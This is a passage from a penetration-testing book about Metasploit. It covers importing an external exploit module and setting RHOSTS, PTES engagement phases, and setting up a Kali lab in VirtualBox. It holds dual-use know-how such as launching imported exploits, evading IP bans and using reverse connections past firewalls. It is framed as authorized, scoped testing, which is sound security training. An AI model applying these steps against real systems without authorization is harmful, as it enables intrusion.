
The screenshot shows a terminal window on Kali Linux with root privileges. The user is copying a file from the Desktop to the Metasploit Framework's exploit directory:

```
root@kali:~# cp Desktop/41891.rb /usr/share/metasploit-framework/modules/exploits/windows/smb/
root@kali:~# ls /usr/share/metasploit-framework/modules/exploits/windows/smb/41891.rb
/usr/share/metasploit-framework/modules/exploits/windows/smb/41891.rb
root@kali:~#
```




The path shown in the screenshot is the default path of the Metasploit Framework that comes preinstalled on Kali Linux. You need to change the path in case you have a custom installation of the Metasploit Framework.

After copying the newly downloaded exploit code to the Metasploit directory, we will start `msfconsole` and issue a `reload_all ;` command, as shown in the following screenshot:



```
root@kali: ~
File Edit View Search Terminal Help
|_
Taking notes in notepad? Have Metasploit Pro track & report
your progress and findings -- learn more on http://rapid7.com/metasploit
      =[ metasploit v4.12.23-dev
+ - -=[ 1578 exploits - 909 auxiliary - 272 post
+ - -=[ 455 payloads - 39 encoders - 8 nops
+ - -=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
msf > reload_all
[*] Reloading modules from all module paths...
```

The `reload_all ;` command will refresh the Metasploit's internal database to include the newly copied external exploit code. Now, we can use the `use exploit` ; command, as usual, to set up and initiate a new exploit, as shown in the following screenshot. We can simply set the value of the variable `RHOSTS` ; and launch the exploit:



```
root@kali: ~
File Edit View Search Terminal Help
      =[ metasploit v4.12.23-dev
+ - -=[ 1578 exploits - 909 auxiliary - 272 post
+ - -=[ 455 payloads - 39 encoders - 8 nops
+ - -=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
msf > use exploit/windows/smb/41891
msf auxiliary(41891) > show options

Module options (auxiliary/windows/smb/41891):

Name      Current Setting  Required  Description
-----  -----
RHOSTS          yes        The target address range or CIDR identifier
RPORT          445        yes        The SMB service port
SMBDomain       .         no         The Windows domain to use for authentication
SMBPass          .         no         The password for the specified username
SMBUser          .         no         The username to authenticate as
THREADS         1         yes        The number of concurrent threads

msf auxiliary(41891) >
```

Summary

In this concluding chapter, you learned the various exploit development concepts, various ways of extending the Metasploit Framework by adding external exploits, and got an introduction to the Metasploit exploit templates and mixins.

Exercises

You can try the following exercises:

- Try to explore the mixin codes and corresponding functionalities for the following:
 - capture
 - Lorcon
 - MSSQL
 - KernelMode
 - FTP
 - FTPServer
 - EggHunter
- Find any exploit on <https://www.exploit-db.com> that is currently not a part of the Metasploit Framework. Try to download and import it in the Metasploit Framework.

12

Module 2

Mastering Metasploit

Take your penetration testing and IT security skills to a whole new level with the secrets of Metasploit

13

Approaching a Penetration Test Using Metasploit


"In God I trust, all others I pen-test" - Binoj Koshy, cyber security expert

Penetration testing is an intentional attack on a computer-based system with the intention of finding vulnerabilities, figuring out security weaknesses, certifying that a system is secure, and gaining access to the system by exploiting these vulnerabilities. A penetration test will advise an organization if it is vulnerable to an **attack**, whether the implemented security is enough to oppose any attack, which security controls can be bypassed, and so on. Hence, a penetration test focuses on improving the security of an organization.

Achieving success in a penetration test largely depends on using the right set of tools and techniques. A penetration tester must choose the right set of tools and methodologies in order to complete a test. While talking about the best tools for penetration testing, the first one that comes to mind is **Metasploit**. It is considered one of the most effective auditing tools to carry out penetration testing today. Metasploit offers a wide variety of exploits, an extensive exploit development environment, information gathering and web testing capabilities, and much more.

This book has been written so that it will not only cover the frontend perspectives of Metasploit, but it will also focus on the development and customization of the framework as well. This book assumes that the reader has basic knowledge of the Metasploit framework. However, some of the sections of this book will help you recall the basics as well.

While covering Metasploit from the very basics to the elite level, we will stick to a step-by-step approach, as shown in the following diagram:




This chapter will help you recall the basics of penetration testing and Metasploit, which will help you warm up to the pace of this book.

In this chapter, you will learn about the following topics:

- The phases of a penetration test
- The basics of the Metasploit framework
- The workings of exploits
- Testing a target network with Metasploit
- The benefits of using databases

An important point to take a note of here is that we might not become an expert penetration tester in a single day. It takes practice, familiarization with the work environment, the ability to perform in critical situations, and most importantly, an understanding of how we have to cycle through the various stages of a penetration test.

When we think about conducting a penetration test on an organization, we need to make sure that everything is set perfectly and is according to a penetration test standard. Therefore, if you feel you are new to penetration testing standards or uncomfortable with the term **Penetration testing Execution Standard (PTES)**, please refer to http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines to become more familiar with penetration testing and vulnerability assessments. According to PTES, the following diagram explains the various phases of a penetration test:



Refer to the <http://www.pentest-standard.org> website to set up the hardware and systematic phases to be followed in a work environment; these setups are required to perform a professional penetration test.

Organizing a penetration test

Before we start firing sophisticated and complex attack vectors with Metasploit, we must get ourselves comfortable with the work environment. Gathering knowledge about the work environment is a critical factor that comes into play before conducting a penetration test. Let us understand the various phases of a penetration test before jumping into Metasploit exercises and see how to organize a penetration test on a professional scale.

Preinteractions

The very first phase of a penetration test, preinteractions, involves a discussion of the critical factors regarding the conduct of a penetration test on a client's organization, company, institute, or network; this is done with the client. This serves as the connecting line between the penetration tester and the client. Preinteractions help a client get enough knowledge on what is about to be done over his or her network/domain or server.

Therefore, the tester will serve here as an educator to the client. The penetration tester also discusses the scope of the test, all the domains that will be tested, and any special requirements that will be needed while conducting the test on the client's behalf. This includes special privileges, access to critical systems, and so on. The expected positives of the test should also be part of the discussion with the client in this phase. As a process, preinteractions discuss some of the following key points:

- **Scope:** This section discusses the scope of the project and estimates the size of the project. Scope also defines what to include for testing and what to exclude from the test. The tester also discusses ranges and domains under the scope and the type of test (black box or white box) to be performed. For white box testing, what all access options are required by the tester? Questionnaires for administrators, the time duration for the test, whether to include stress testing or not, and payment for setting up the terms and conditions are included in the scope. A general scope document provides answers to the following questions:

- What are the target organization's biggest security concerns?
 - What specific hosts, network address ranges, or applications should be tested?
 - What specific hosts, network address ranges, or applications should explicitly NOT be tested?
 - Are there any third parties that own systems or networks that are in the scope, and which systems do they own (written permission must have been obtained in advance by the target organization)?
 - Will the test be performed against a live production environment or a test environment?
 - Will the penetration test include the following testing techniques: ping sweep of network ranges, port scan of target hosts, vulnerability scan of targets, penetration of targets, application-level manipulation, client-side Java/ActiveX reverse engineering, physical penetration attempts, social engineering?
 - Will the penetration test include internal network testing? If so, how will access be obtained?
 - Are client/end-user systems included in the scope? If so, how many clients will be leveraged?
 - Is social engineering allowed? If so, how may it be used?
 - Are Denial of Service attacks allowed?
 - Are dangerous checks/exploits allowed?
- **Goals:** This section discusses various primary and secondary goals that a penetration test is set to achieve. The common questions related to the goals are as follows:
- What is the business requirement for this penetration test?
 - This is required by a regulatory audit or standard
 - Proactive internal decision to determine all weaknesses
 - What are the objectives?
 - Map out vulnerabilities
 - Demonstrate that the vulnerabilities exist
 - Test the incident response
 - Actual exploitation of a vulnerability in a network, system, or application
 - All of the above

- **Testing terms and definitions:** This section discusses basic terminologies with the client and helps him or her understand the terms well.
- **Rules of engagement:** This section defines the time of testing, timeline, permissions to attack, and regular meetings to update the status of the ongoing test. The common questions related to rules of engagement are as follows:
 - At what time do you want these tests to be performed?
 - During business hours
 - After business hours
 - Weekend hours
 - During a system maintenance window
 - Will this testing be done on a production environment?
 - If production environments should not be affected, does a similar environment (development and/or test systems) exist that can be used to conduct the penetration test?
 - Who is the technical point of contact?

For more information on preinteractions, refer to <http://www.pentest-standard.org/index.php/File:Pre-engagement.png>.

Intelligence gathering/reconnaissance phase

In the **intelligence-gathering** phase, you need to gather as much information as possible about the target network. The target network could be a website, an organization, or might be a full-fledged Fortune 500 company. The most important aspect is to gather information about the target from social media networks and use **Google Hacking** (a way to extract sensitive information from Google using specialized queries) to find sensitive information related to the target. **Footprinting** the organization using active and passive attacks can also be an approach.

The intelligence phase is one of the most crucial phases in penetration testing. Properly gained knowledge about the target will help the tester to stimulate appropriate and exact attacks, rather than trying all possible attack mechanisms; it will also help him or her save a large amount of time as well. This phase will consume 40 to 60 percent of the total time of the testing, as gaining access to the target depends largely upon how well the system is footprinted.

It is the duty of a penetration tester to gain adequate knowledge about the target by conducting a variety of scans, looking for open ports, identifying all the services running on those ports and to decide which services are vulnerable and how to make use of them to enter the desired system.

The procedures followed during this phase are required to identify the security policies that are currently set in place at the target, and what we can do to breach them.

Let us discuss this using an example. Consider a black box test against a web server where the client wants to perform a network stress test.

Here, we will be testing a server to check what level of bandwidth and resource stress the server can bear or in simple terms, how the server is responding to the **Denial of Service (DoS)** attack. A DoS attack or a stress test is the name given to the procedure of sending indefinite requests or data to a server in order to check whether the server is able to handle and respond to all the requests successfully or crashes causing a DoS. A DoS can also occur if the target service is vulnerable to specially crafted requests or packets. In order to achieve this, we start our network stress-testing tool and launch an attack towards a target website. However, after a few seconds of launching the attack, we see that the server is not responding to our browser and the website does not open. Additionally, a page shows up saying that the website is currently offline. So what does this mean? Did we successfully take out the web server we wanted? Nope! In reality, it is a sign of protection mechanism set by the server administrator that sensed our malicious intent of taking the server down, and hence resulting in a ban of our IP address. Therefore, we must collect correct information and identify various security services at the target before launching an attack.

The better approach is to test the web server from a different IP range. Maybe keeping two to three different virtual private servers for testing is a good approach. In addition, I advise you to test all the attack vectors under a virtual environment before launching these attack vectors onto the real targets. A proper validation of the attack vectors is mandatory because if we do not validate the attack vectors prior to the attack, it may crash the service at the target, which is not favorable at all. Network stress tests should generally be performed towards the end of the engagement or in a maintenance window. Additionally, it is always helpful to ask the client for white listing IP addresses used for testing.

Now let us look at the second example. Consider a black box test against a windows 2012 server. While scanning the target server, we find that port 80 and port 8080 are open. On port 80, we find the latest version of **Internet Information Services (IIS)** running while on port 8080, we discover that the vulnerable version of the **Rejetto HFS Server** is running, which is prone to the **remote code execution (RCE)** flaw.

However, when we try to exploit this vulnerable version of HFS, the exploit fails. This might be a common scenario where inbound malicious traffic is blocked by the firewall.

In this case, we can simply change our approach to connecting back from the server, which will establish a connection from the target back to our system, rather than us connecting to the server directly. This may prove to be more successful as firewalls are commonly being configured to inspect ingress traffic rather than egress traffic.

Coming back to the procedures involved in the intelligence-gathering phase when viewed as a process are as follows:

- **Target selection:** This involves selecting the targets to attack, identifying the goals of the attack, and the time of the attack
- **Covert gathering:** This involves on-location gathering, the equipment in use, and dumpster diving. In addition, it covers off-site gathering that involves data warehouse identification; this phase is generally considered during a white box penetration test
- **Foot printing:** This involves active or passive scans to identify various technologies used at the target, which includes port scanning, banner grabbing, and so on
- **Identifying protection mechanisms:** This involves identifying firewalls, filtering systems, network- and host-based protections, and so on



For more information on gathering intelligence, refer to http://www.pentest-standard.org/index.php/Intelligence_Gathering.

Predicting the test grounds

A regular occurrence during penetration testers' lives is when they start testing an environment, they know what to do next. If they come across a Windows box, they switch their approach towards the exploits that work perfectly for Windows and leave the rest of the options. An example of this might be an exploit for the **NETAPI** vulnerability, which is the most favorable choice for exploiting a Windows XP box. Suppose a penetration tester needs to visit an organization, and before going there, they learn that 90 percent of the machines in the organization are running on Windows XP, and some of them use Windows 2000 Server. The tester quickly decides that they will be using the NETAPI exploit for XP-based systems and the **DCOM** exploit for Windows 2000 Server from Metasploit to complete the testing phase successfully. However, we will also see how we can use these exploits practically in the latter section of this chapter.

Consider another example of a white box test on a web server where the server is hosting ASP and ASPX pages. In this case, we switch our approach to use Windows-based exploits and **IIS** testing tools, therefore ignoring the exploits and tools for Linux.

Hence, predicting the environment under a test helps to build the strategy of the test that we need to follow at the client's site.



For more information on the NETAPI vulnerability, visit <http://technet.microsoft.com/en-us/security/bulletin/ms08-067>. For more information on the DCOM vulnerability, visit http://www.rapid7.com/db/modules/exploit/Windows_dcerpc/ms03_026_dcom.

Modeling threats

In order to conduct a comprehensive penetration test, threat modeling is required. This phase focuses on modeling out correct threats, their effect, and their categorization based on the impact they can cause. Based on the analysis made during the intelligence-gathering phase, we can model the best possible attack vectors. Threat modeling applies to business asset analysis, process analysis, threat analysis, and threat capability analysis. This phase answers the following set of questions:

- How can we attack a particular network?
- To which crucial sections do we need to gain access?
- What approach is best suited for the attack?
- What are the highest-rated threats?

Modeling threats will help a penetration tester to perform the following set of operations:

- Gather relevant documentation about high-level threats
- Identify an organization's assets on a categorical basis
- Identify and categorize threats
- Mapping threats to the assets of an organization

Modeling threats will help to define the highest priority assets with threats that can influence these assets.

Now, let us discuss a third example. Consider a black box test against a company's website. Here, information about the company's clients is the primary asset. It is also possible that in a different database on the same backend, transaction records are also stored. In this case, an attacker can use the threat of a **SQL injection** to step over to the transaction records database. Hence, transaction records are the secondary asset. Mapping a SQL injection attack to primary and secondary assets is achievable during this phase.

Vulnerability scanners such as **Nexpose** and the Pro version of Metasploit can help model threats clearly and quickly using the automated approach. This can prove to be handy while conducting large tests.



For more information on the processes involved during the threat modeling phase, refer to http://www.pentest-standard.org/index.php/Threat_Modeling.

Vulnerability analysis

Vulnerability analysis is the process of discovering flaws in a system or an application. These flaws can vary from a server to web application, an insecure application design for vulnerable database services, and a **VOIP**-based server to **SCADA**-based services. This phase generally contains three different mechanisms, which are testing, validation, and research. Testing consists of active and passive tests. Validation consists of dropping the false positives and confirming the existence of vulnerabilities through manual validations. Research refers to verifying a vulnerability that is found and triggering it to confirm its existence.



For more information on the processes involved during the threat-modeling phase, refer to http://www.pentest-standard.org/index.php/Vulnerability_Analysis.

Exploitation and post-exploitation

The exploitation phase involves taking advantage of the previously discovered vulnerabilities. This phase is considered as the actual attack phase. In this phase, a penetration tester fires up exploits at the target vulnerabilities of a system in order to gain access. This phase is covered heavily throughout the book.

The post-exploitation phase is the latter phase of exploitation. This phase covers various tasks that we can perform on an exploited system, such as elevating privileges, uploading/downloading files, pivoting, and so on.



For more information on the processes involved during the exploitation phase, refer to <http://www.pentest-standard.org/index.php/Exploitation>. For more information on post exploitation, refer to http://www.pentest-standard.org/index.php/Post_Exploitation.

Reporting

Creating a formal report of the entire penetration test is the last phase to conduct while carrying out a penetration test. Identifying key vulnerabilities, creating charts and graphs, recommendations, and proposed fixes are a vital part of the penetration test report. An entire section dedicated to reporting is covered in the latter half of this book.



For more information on the processes involved during the threat modeling phase, refer to <http://www.pentest-standard.org/index.php/Reporting>.

Mounting the environment

Before going to a war, the soldiers must make sure that their artillery is working perfectly. This is exactly what we are going to follow. Testing an environment successfully depends on how well your test labs are configured. Moreover, a successful test answers the following set of questions:

- How well is your test lab configured?
- Are all the required tools for testing available?
- How good is your hardware to support such tools?

Before we begin to test anything, we must make sure that all the required set of tools are available and that everything works perfectly.

Setting up Kali Linux in virtual environment

Before using Metasploit, we need to have a test lab. The best idea for setting up a test lab is to gather different machines and install different operating systems on them. However, if we only have a single machine, the best idea is to set up a virtual environment.

Virtualization plays an important role in penetration testing today. Due to the high cost of hardware, virtualization plays a cost-effective role in penetration testing. Emulating different operating systems under the host operating system not only saves you money but also cuts down on electricity and space. However, setting up a virtual penetration test lab prevents any modifications on the actual host system and allows us to perform operations on an isolated environment. A virtual network allows network exploitation to run on an isolated network, thus preventing any modifications or the use of network hardware of the host system.

Moreover, the snapshot feature of virtualization helps preserve the state of the virtual machine at a particular point in time. This proves to be very helpful, as we can compare or reload a previous state of the operating system while testing a virtual environment without reinstalling the entire software in case the files are modified after attack simulation.

Virtualization expects the host system to have enough hardware resources, such as RAM, processing capabilities, drive space, and so on, to run smoothly.



For more information on snapshots, refer to <https://www.virtualbox.org/manual/ch01.html#snapshots>.


So, let us see how we can create a virtual environment with the **Kali** operating system (the most favored operating system for penetration testing, which contains the Metasploit framework by default).



You can always download pre-built VMware and VirtualBox images for Kali Linux here: <https://www.offensive-security.com/kali-linux-vmware-virtualbox-image-download/>


In order to create virtual environments, we need virtual machine software. We can use any one between two of the most popular ones: **VirtualBox** and **VMware player**. So, let us begin with the installation by performing the following steps:

1. Download the VirtualBox (<http://www.virtualbox.org/wiki/Downloads>) setup for your machine's architecture.
2. Run the setup and finalize the installation.
3. Now, after the installation, run the VirtualBox program, as shown in the following screenshot:




4. Type an appropriate name in the **Name** field and select the operating system **Type** and **Version**, as follows:

5. Now, to install a new operating system, select **New**.
 - For Kali Linux, select **Operating System** as **Linux** and **Version** as **Linux 2.6/3.x/4.x**
 - This may look similar to what is shown in the following screenshot:

